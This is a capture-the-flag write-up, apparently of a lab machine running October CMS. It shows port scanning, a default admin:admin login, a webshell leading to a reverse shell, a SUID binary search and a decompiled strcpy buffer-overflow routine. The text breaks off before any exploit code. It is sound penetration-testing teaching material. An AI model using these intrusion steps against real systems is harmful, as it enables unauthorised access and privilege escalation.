
Information Gathering


1) Found open ports

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ tcpscan 10.10.10.16
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-23 19:24 IST
Nmap scan report for 10.10.10.16
Host is up (0.25s latency).
Not shown: 65533 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 79:b1:35:b6:d1:25:12:a3:0c:b5:2e:36:9c:33:26:28 (DSA)
|   2048 16:08:68:51:d1:7b:07:5a:34:66:0d:4c:d0:25:56:f5 (RSA)
|   256 e3:97:a7:92:23:72:bf:1d:09:88:85:b6:6c:17:4e:85 (ECDSA)
|_  256 89:85:90:98:20:bf:03:5d:35:7f:4a:a9:e1:1b:65:31 (ED25519)
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-title: October CMS - Vanilla
| http-methods:
|_  Potentially risky methods: PUT PATCH DELETE
|_http-server-header: Apache/2.4.7 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 148.34 seconds
```

2) Checked the website






Vulnerability Assessment

1) Found some vulnerabilities in orange cms
https://www.exploit-db.com/exploits/41936


October CMS build 412 contains several vulnerabilities. Some of them allow an
attacker to execute PHP code on the server. Following issues have been identified:

1. PHP upload protection bypass
2. Apache .htaccess upload
3. stored WCI in image name
4. reflected WCI while displaying project ID
5. PHP code execution via asset management
6. delete file via PHP object injection
7. asset save path modification


2) Logged into backend with admin:admin



3) Created a webshell





4) Got rce




Exploitation

1) Got revshell








Privilege Escalation


1) Found a uncommon sudo binary

```
www-data@october:/home/harry$ find / -perm /4000 2>/dev/null
/bin/umount
/bin/ping
/bin/fusermount
/bin/su
/bin/ping6
/bin/mount
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/mtr
/usr/bin/chsh
/usr/bin/at
/usr/sbin/pppd
/usr/sbin/uuidd
/usr/local/bin/ovrflw
www-data@october:/home/harry$ ls /usr/local/bin/ovrflw
/usr/local/bin/ovrflw
www-data@october:/home/harry$ ls /usr/local/bin/ovrflw -al
-rwsr-xr-x 1 root root 7377 Apr 21  2017 /usr/local/bin/ovrflw
www-data@october:/home/harry$
```

2) Transfered it



3) Checked security




4) The binary is vulnerable to buffer overflow

Decompile: main - (ovrflw)

```
1
2 undefined4 main(int param_1,undefined4 *param_2)
3
4 {
5   char local_74 [112];
6
7   if (param_1 < 2) {
8     printf("Syntax: %s <input string>\n",*param_2);
9                     /* WARNING: Subroutine does not return */
10    exit(0);
11  }
12  strcpy(local_74,(char *)param_2[1]);
13  return 0;
14 }
15
```

5) Patched the binary for local testing



6) ASLR is enabled

```
www-data@october:/tmp$ cat /proc/sys/kernel/randomize_va_space
2
www-data@october:/tmp$ echo 0 | tee /proc/sys/kernel/randomize_va_space
tee: /proc/sys/kernel/randomize_va_space: Permission denied
0
www-data@october:/tmp$
```

7) Exploited it

```
